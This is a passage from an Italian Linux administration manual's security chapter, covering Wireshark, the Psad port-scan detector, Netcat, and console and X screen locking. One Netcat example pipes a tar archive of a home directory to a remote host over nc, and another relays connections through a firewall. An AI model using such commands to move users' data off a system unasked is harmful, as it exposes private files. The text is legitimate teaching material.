
Figura 43.94. La finestra di configurazione di Wireshark per quanto riguarda la selezione dei pacchetti catturati.



La figura mostra in particolare la selezione della modalità promiscua, con cui si intercettano tutti i pacchetti che l'interfaccia di rete selezionata è in grado di osservare.

Una volta definita la configurazione e selezionata l'interfaccia di rete di interesse, si può passare alla cattura dei pacchetti, selezionando la voce *Start* dal menù *Capture*. Si ottiene una finestra da cui è possibile aggiustare le opzioni relative alla cattura:


Figura 43.95. La finestra che appare quando si chiede di iniziare la cattura dei pacchetti.



Durante la cattura dei pacchetti viene visualizzata una statistica sull'avanzamento di questo lavoro, dove appare un pulsante grafico che consente di fermare l'accumulo dei dati. Se in precedenza è stata ri-


chiesta la visualizzazione in tempo reale delle informazioni relative alla cattura, anche il contenuto dei pacchetti viene visualizzato nella finestra principale del programma.

Figura 43.96. Statistiche visualizzate durante la cattura dei pacchetti.




La finestra principale del programma si divide in tre parti: in quella superiore appare l'elenco di pacchetti intercettati con una descrizione essenziale del loro contenuto; selezionando un pacchetto nella parte superiore, in quella centrale appare un elenco ad albero di componenti del pacchetto stesso; selezionando una voce nell'elenco del riquadro centrale, appare in quello inferiore l'evidenziamento della porzione di pacchetto che lo riguarda. La figura seguente mostra la porzione IP di un pacchetto relativo a una comunicazione TELNET:

Figura 43.97. Porzione IP di un pacchetto relativo a una comunicazione TELNET.



Nella figura successiva, si analizzano i dati TCP dello stesso pacchetto, mostrando in particolare dove si colloca l'informazione sulla porta di destinazione:

Figura 43.98. Porta di destinazione TCP di un pacchetto relativo a una comunicazione TELNET.



43.8.7 IPlogger

IPlogger[28] è un pacchetto di programmi contenente alcuni demoni che si occupano di annotare le connessioni all'interno del registro del sistema. Allo stato attuale si tratta solo di '**`tcplog`**' e di '**`icmplog`**', in grado rispettivamente di annotare le connessioni TCP e l'utilizzo del protocollo ICMP. Non è niente di eccezionale, ma qualcosa di utile nel caso non si abbiano strumenti migliori.

Non c'è molto da aggiungere sull'utilizzo di questi due demoni: basta fare in modo che la procedura di inizializzazione del sistema provveda ad avviarli e loro si arrangiano. Non occorre alcuna configurazione.

È probabile che questo pacchetto abbia uno sviluppo futuro, aggiungendo varie forme di identificazione di attacchi noti.

43.8.8 Psad

Psad,[29] ovvero *Port scan attack detector* è un sistema di controllo che si basa sull'analisi di una porzione del registro di sistema, alla ricerca di annotazioni fatte dalla gestione del filtro dei pacchetti dei kernel Linux 2.4.∗ e 2.6.∗.

In pratica, si comincia dalla definizione di regole di filtro dei pacchetti con Iptables (sezione 42.5), a cui si aggiungono delle istruzioni per annotare il traffico che non si desidera:

```
iptables -t filter -A posizione [altre_opzioni] ↩
↪       -j LOG --log-prefix " DROP"
```

Generalmente, se si utilizza una politica predefinita di eliminazione dei pacchetti, si inseriscono regole che abilitano espressamente il passaggio di ciò che si desidera lasciare circolare. In questo modo è sufficiente mettere alla fine le istruzioni con cui si richiede di annotare il traffico rimanente, che di conseguenza non è desiderato. Supponendo che venga controllato il traffico in ingresso e quello in attraversamento, si possono aggiungere in coda le istruzioni seguenti:

```
iptables -t filter -A INPUT   -j LOG --log-prefix " DROP"
iptables -t filter -A FORWARD -j LOG --log-prefix " DROP"
```

Per utilizzare Psad è necessario, a questo punto, intervenire nel file '`/etc/syslog.conf`', in modo da dirigere i messaggi di tipo '**`kern.info`**' in un file FIFO (*pipe* con nome): '`/var/run/psadfifo`'.

```
kern.info                |/var/run/psadfifo
```

Se Psad è stato installato a partire da un pacchetto già pronto per la propria distribuzione GNU/Linux, dovrebbe essere messo in funzione in modo automatico, per opera della procedura di inizializzazione del sistema; diversamente può essere avviato l'eseguibile '**`psad`**', con l'aggiunta eventuale di qualche opzione per indicare al programma la collocazione dei file di configurazione.

I file di configurazione dovrebbero trovarsi nella directory '`/etc/psad/`' e il più importante da prendere in considerazione è '`/etc/psad/psad.conf`'. In questo file di configurazione vengono specificate in particolare le collocazioni dei file utilizzati da Psad per annotare le informazioni ottenute a proposito degli accessi rifiutati dal sistema di filtro dei pacchetti, file che dovrebbero trovarsi nella directory '`/var/log/psad/`' in condizioni normali. In generale, nel file di configurazione '`/etc/psad/psad.conf`' può essere utile specificare un indirizzo di posta elettronica a cui mandare gli avvertimenti generati da Psad, con la direttiva seguente:

```
### Supports multiple email addresses.
EMAIL_ADDRESSES             (root@localhost);
```

Teoricamente, Psad potrebbe essere in grado di riprogrammare le regole relative al filtro dei pacchetti (attraverso Iptables), ma questo

forse è meglio evitarlo, a meno di conoscere perfettamente il suo funzionamento:

```
### If "Y", enable automated IDS response (auto manages
### firewall rulesets).
ENABLE_AUTO_IDS             N;
### Enable iptables blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPTABLES_BLOCK_METHOD       Y;
### Enable ipchains blocking (only gets enabled if ENABLE_AUTO_IDS is also set)
IPCHAINS_BLOCK_METHOD       N;
### Enable tcp wrappers blocking
TCPWRAPPERS_BLOCK_METHOD    Y;
```

Se si mette in funzione Psad quando la gestione del filtro dei pacchetti non include una regola che produce annotazioni adatte nel registro di sistema, viene generato un messaggio di avvertimento, inviato all'indirizzo di posta elettronica previsto per questo genere di informazioni. A ogni modo, si può verificare facilmente se Psad è in grado di svolgere il suo lavoro correttamente, provando una scansione con Nmap (sezione 43.7):

```
$ nmap indirizzo_ip [Invio]
```

È molto probabile, in base alla configurazione standard contenuta nel file '`/etc/syslog.conf`', che si vedano apparire le segnalazioni generate dal filtro dei pacchetti anche sulla console attiva. Se la scansione viene intercettata, ovvero, se il sistema di filtro dei pacchetti intercetta la scansione, si dovrebbe ottenere quasi subito un messaggio di posta elettronica, simile a quello seguente:

```
To: root@localhost
Subject: psad WARNING: dinkel (192.168.1.1) has been scanned!
Message-Id: <E19Au3y-0000Hc-00@dinkel.brot.dg>
From: root <root@dinkel.brot.dg>
Date: Wed, 30 Apr 2003 18:04:06 +0200

=-=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=-=
psad: portscan detected against dinkel (192.168.1.1).
```

```
Source:                         192.168.1.1
Destination:                    192.168.1.1
Newly scanned TCP ports:        [33032-33052]   (since: Apr 30 18:04:03)
Newly Blocked TCP packets:      [1365]   (since: Apr 30 18:04:03)
TCP flags:                      [ACK RST: 1364 packets]
TCP flags:                      [RST: 1 packets]
Complete TCP/UDP port range:    [33032-33052]  (since: Apr 30 18:04:03)
Total blocked packets:          1365
Start time:                     Apr 30 18:04:03
End time:                       Apr 30 18:04:06
Danger level:                   3 out of 5
DNS info:                       192.168.1.1 -> dinkel.brot.dg


---- Whois Information: ----

=-=-=-=-=-=-=-=-=-=-=-=-=-= Apr 30 18:04:06 =-=-=-=-=-=-=-=-=-=-=-=-=-=
```

43.8.9 Netcat

«

Netcat[30] è un programma creato allo scopo di leggere e scrivere dati attraverso delle connessioni di rete TCP o UDP. Si tratta di uno strumento generico, vagamente simile a un cliente TELNET, con la differenza che può funzionare anche con il protocollo UDP. Le potenzialità di questo programma sono notevoli, ma qui vengono mostrate solo alcune delle sue caratteristiche; per il resto si può leggere la sua documentazione.

Netcat può funzionare, quasi indifferentemente, come cliente o servente di una connessione; per questo è uno strumento ottimale per la verifica del funzionamento delle connessioni di rete e non solo. In un certo senso, l'eseguibile '**nc**', ovvero ciò che costituisce Netcat, è paragonabile idealmente al programma '**dd**', con la differenza

che invece di fare riferimento a dei dispositivi, si lavora con la rete a livello di trasporto TCP e UDP: il quarto nel modello ISO-OSI.

L'eseguibile '**nc**' è tutto ciò che compone Netcat. Questo programma instaura una connessione, in qualità di cliente o di servente, utilizzando il protocollo TCP oppure UDP, trasmettendo ciò che ottiene dallo standard input e restituendo attraverso lo standard output ciò che riceve dall'altro capo.

```
nc [opzioni] nodo porta
```

```
nc -l -p porta [nodo [porta]]
```

L'uso di Netcat differisce fondamentalmente a seconda del fatto che si voglia raggiungere un servizio in ascolto presso un nodo, a una porta determinata, oppure che si intenda avviarlo per restare in ascolto in attesa di una richiesta di connessione. Nel secondo caso si usa l'opzione '**-l**' (*Listen*).

Il funzionamento di questo programma si comprende meglio attraverso degli esempi, ma per il momento viene mostrato il significato di alcune opzioni.

Opzione	Descrizione
`-4`	Forza l'utilizzo di IPv4.
`-6`	Forza l'utilizzo di IPv6.
`-l`	Fa in modo che Netcat venga avviato per restare in ascolto di una certa porta (specificata attraverso l'opzione '**-p**').

Opzione	Descrizione
`-p` ***porta***	Permette di specificare la porta a cui Netcat deve prestare ascolto. Si usa assieme all'opzione '**`-l`**'.
`-n`	Fa in modo che si eviti di tentare di risolvere gli indirizzi IP in nomi a dominio.
`-s` ***indirizzo_ip_locale***	Definisce esplicitamente l'indirizzo IP locale. Perché ciò possa essere fatto, occorre che questo indirizzo sia abbinato effettivamente a un'interfaccia di rete, eventualmente anche solo come alias.
`-u`	Utilizza il protocollo UDP. Senza questa opzione, viene usato il protocollo TCP in modo predefinito.

L'esempio seguente, serve a instaurare una connessione TCP con il servente SMTP *dinkel.brot.dg*:

```
$ nc dinkel.brot.dg smtp [Invio]
```

Un uso interessante di Netcat è quello con il quale si ottiene un trasferimento dati senza bisogno di una shell remota ('**`rsh`**' per esempio). Per questo, da una parte occorre avviare l'eseguibile '**`nc`**' in ascolto di una certa porta TCP, mentre dall'altra si utilizza sempre '**`nc`**' in modo che cerchi di contattare quella porta di quel nodo. Il canale che si crea può essere sfruttato per questo scopo.

- `$ nc -l -p 1234 | tar xzpvf - [Invio]`

  In questo modo, Netcat viene avviato in ascolto della porta 1 234, che si presume sia libera. Il suo standard output viene passato a '**`tar`**' che deve occuparsi di estrarne il contenuto nella directory corrente. In pratica, si presume che Netcat debba ricevere dalla

porta 1234 un file corrispondente a un archivio tar+gzip e che questo debba essere riprodotto localmente.

- `$` **`tar czf - /home/tizio | nc dinkel.brot.dg 1234`**[*Invio*]

  Questo comando è la controparte dell'esempio mostrato prima: viene archiviata la directory '`/home/tizio/`' e passata all'eseguibile '**`nc`**' attraverso un condotto. Evidentemente, *dinkel.brot.dg* è il nodo all'interno del quale deve essere riprodotta tale directory.

Netcat può essere usato per ridirigere una connessione TCP, per esempio attraverso un firewall. Gli esempi seguenti si riferiscono a Inetd, pertanto si tratta di direttive del file '`/etc/inetd.conf`'.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 80
…
```

In questo caso, le richieste TCP per la porta '**`www`**' (ovvero 80), sono ridirette attraverso Netcat verso il nodo *roggen.brot.dg* alla stessa porta.

```
…
www stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc roggen.brot.dg 1234
…
```

Questa è solo una piccola variante dell'esempio precedente, in cui si presume che il vero servente HTTP si trovi sempre nel nodo *roggen.brot.dg*, ma sia in ascolto della porta 1234.

43.9 Protezione della sessione di lavoro

«

Se quello che si utilizza è un terminale seriale, o un terminale remoto, la cosa migliore da fare per proteggere il proprio lavoro mentre ci si allontana dalla postazione è quello di chiudere la sessione di lavoro. Se si avviano dei processi sullo sfondo è bene prevedere in anticipo questo fatto, avviandoli attraverso '**nohup**' (sezione 10.10.1), oppure si può utilizzare Screen (sezione 14.13).

Se si utilizza una console, dal momento che è molto probabile che si stiano utilizzando diverse console virtuali simultaneamente, questo tipo di soluzione potrebbe essere un po' troppo complicato. In questi casi si preferisce usare un programma apposito che blocca l'accesso a tutte le console virtuali.

La protezione del lavoro su una stazione grafica può essere fatta in modo simile a quello che riguarda la console, attraverso programmi che la bloccano, eventualmente attivando un salva-schermo. Tuttavia, esiste un problema in più: per evitare che sia possibile interrompere il funzionamento del servente grafico attraverso la combinazione [*Ctrl Alt Backspace*], occorre la direttiva '**DontZap**' nella sezione '**ServerFlags**':

```
Section "ServerFlags"
    Option DontZap
    # Option Dont Zoom
EndSection
```

43.9.1 Utilizzo di «vlock»

«

Il programma '**vlock**'[31] blocca la console virtuale del sistema GNU/Linux in cui viene avviato, a meno che sia utilizzata l'opzio-

ne '**-a**', con la quale vengono bloccate anche tutte le altre console virtuali.

```
vlock [opzioni]
```

Il funzionamento di '**vlock**' può essere concluso anche con l'inserimento della parola d'ordine dell'utente '**root**'.

43.9.2 Utilizzo di «xlock»

Il programma '**xlock**'[32] è il più comune per il blocco di una stazione grafica X. Sono disponibili una grande quantità di opzioni; in particolare '**-mode**' prevede un elenco molto lungo di argomenti composti da una sola parola chiave che serve a definire il tipo di effetto grafico da utilizzare come salva-schermo.

```
xlock [opzioni]
```

In condizioni normali, se non si usano opzioni che vanno in senso contrario, basta premere un tasto qualunque per interrompere il salva-schermo; quindi, con l'inserimento della parola d'ordine dell'utente che lo ha avviato, si può concludere il funzionamento di '**xlock**'.

A titolo di esempio viene mostrato il caso di un salva-schermo nero:

```
$ xlock -mode blank [Invio]
```

Nel caso non si utilizzasse alcuna opzione, si otterrebbe un effetto grafico salva-schermo, scelto casualmente tra quelli disponibili.

43.9.3 Utilizzo di «xtrlock»

«

Il programma '**xtrlock**'[33] non prevede alcun argomento e il suo scopo è solo quello di bloccare l'uso della tastiera e del mouse, senza attivare alcun salva-schermo.

```
xtrlock
```

Lo sblocco della stazione grafica si ottiene soltanto digitando la parola d'ordine dell'utente (senza alcun campo di inserimento), concludendo con la pressione di [*Invio*]. Se la parola d'ordine inserita è errata, viene emesso un segnale acustico e quindi si può riprovare l'inserimento.

43.10 Riferimenti

«

- Kevin Fenzi, *Linux Security HOWTO*, *http://tldp.org/HOWTO/Security-HOWTO/*
- Christopher Klaus, *Backdoors*, 1997, *http://web.textfiles.com/hacking/backdoors.txt*
- Steven M. Bellovin, *There Be Dragons*, 1992, *http://www.cs.columbia.edu/~smb/papers/dragon.ps*
- David A. Curry, *Improving the security of your UNIX systems*, 1993, *http://www.google.com/search?q=David+Curry+Improving+the+security+of+your+UNIX+systems*
- CERT (Computer Emergency Response Team) Coordination Center, *http://www.cert.org/*

- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe), *ftp://ftp.porcupine.org/pub/security/*
- *Dazuko*, *http://www.dazuko.org*
- Axel Boldt, *Bliss, a Linux "virus"*, *http://math-www.uni-paderborn.de/~axel/bliss/*
- *Dansguardian*, *http://dansguardian.org/?page=extras* , *http://dansguardian.org/downloads/tp-ident2.patch*

[1] L'idea è tratta da *Improving the security of your site by breaking into it*, di Dan Farmer e Wietse Venema.

[2] Per accedere a una sessione grafica da una postazione remota si usa preferibilmente VNC attraverso un tunnel cifrato, come si può leggere nella sezione 28.13.

[3] Secondo una vecchia tradizione non si regalano spille e altri oggetti appuntiti con cui ci si può ferire.

[4] Esiste anche software proprietario che viene messo a disposizione in forma sorgente.

[5] Teoricamente i file HTML possono incorporare anche molti altri tipi di script, purché il navigatore sia poi in grado di interpretarli.

[6] **Dazuko** GNU GPL o BSD

[7] **Clamav** GNU GPL

[8] **Ident2** GNU GPL

[9] **TCP wrapper** software libero con licenza speciale

[10] **TCP wrapper** software libero con licenza speciale

[11] **TCP wrapper** software libero con licenza speciale

[12] **TCP wrapper** software libero con licenza speciale

[13] **GNU core utilities** GNU GPL

[14] **Fakeroot** GNU GPL

[15] **fakechroot** GNU GPL

[16] **AIDE** GNU GPL

[17] **Queso** GNU GPL

[18] **Raccess** GNU GPL

[19] **Nmap** GNU GPL

[20] **net-tools** GNU GPL

[21] **Psmisc** GNU GPL

[22] Fuser utilizza in pratica le informazioni contenute nella directory '`/proc/`'.

[23] **Tcpdump** software libero con licenza speciale

[24] **IPTraf** GNU GPL

[25] **Sniffit** software libero con licenza speciale

[26] Questo esempio viene mostrato proprio per far comprendere quanto vulnerabile sia un terminale remoto che non utilizzi una comunicazione cifrata.

[27] **Wireshark** GNU GPL

[28] **IPlogger** GNU GPL

[29] **Psad** GNU GPL

[30] **Netcat** GNU GPL

[31] **Vlock** GNU GPL

[32] **Xlock** software libero sottoposto a diverse licenze a seconda della porzione di codice coinvolto

[33] **Xtrlock** GNU GPL

Riservatezza e certificazione delle comunicazioni

44.1 Introduzione ai problemi legati alla crittografia e alla firma digitale 4710
44.1.1 Crittografia 4711
44.1.2 Firma digitale 4713
44.1.3 Gestione delle chiavi, certificazione e fiducia . . . 4715
44.1.4 Cosa può succedere se... 4720
44.1.5 Servizi per la diffusione delle chiavi pubbliche . . 4721
44.1.6 Problemi legali 4722
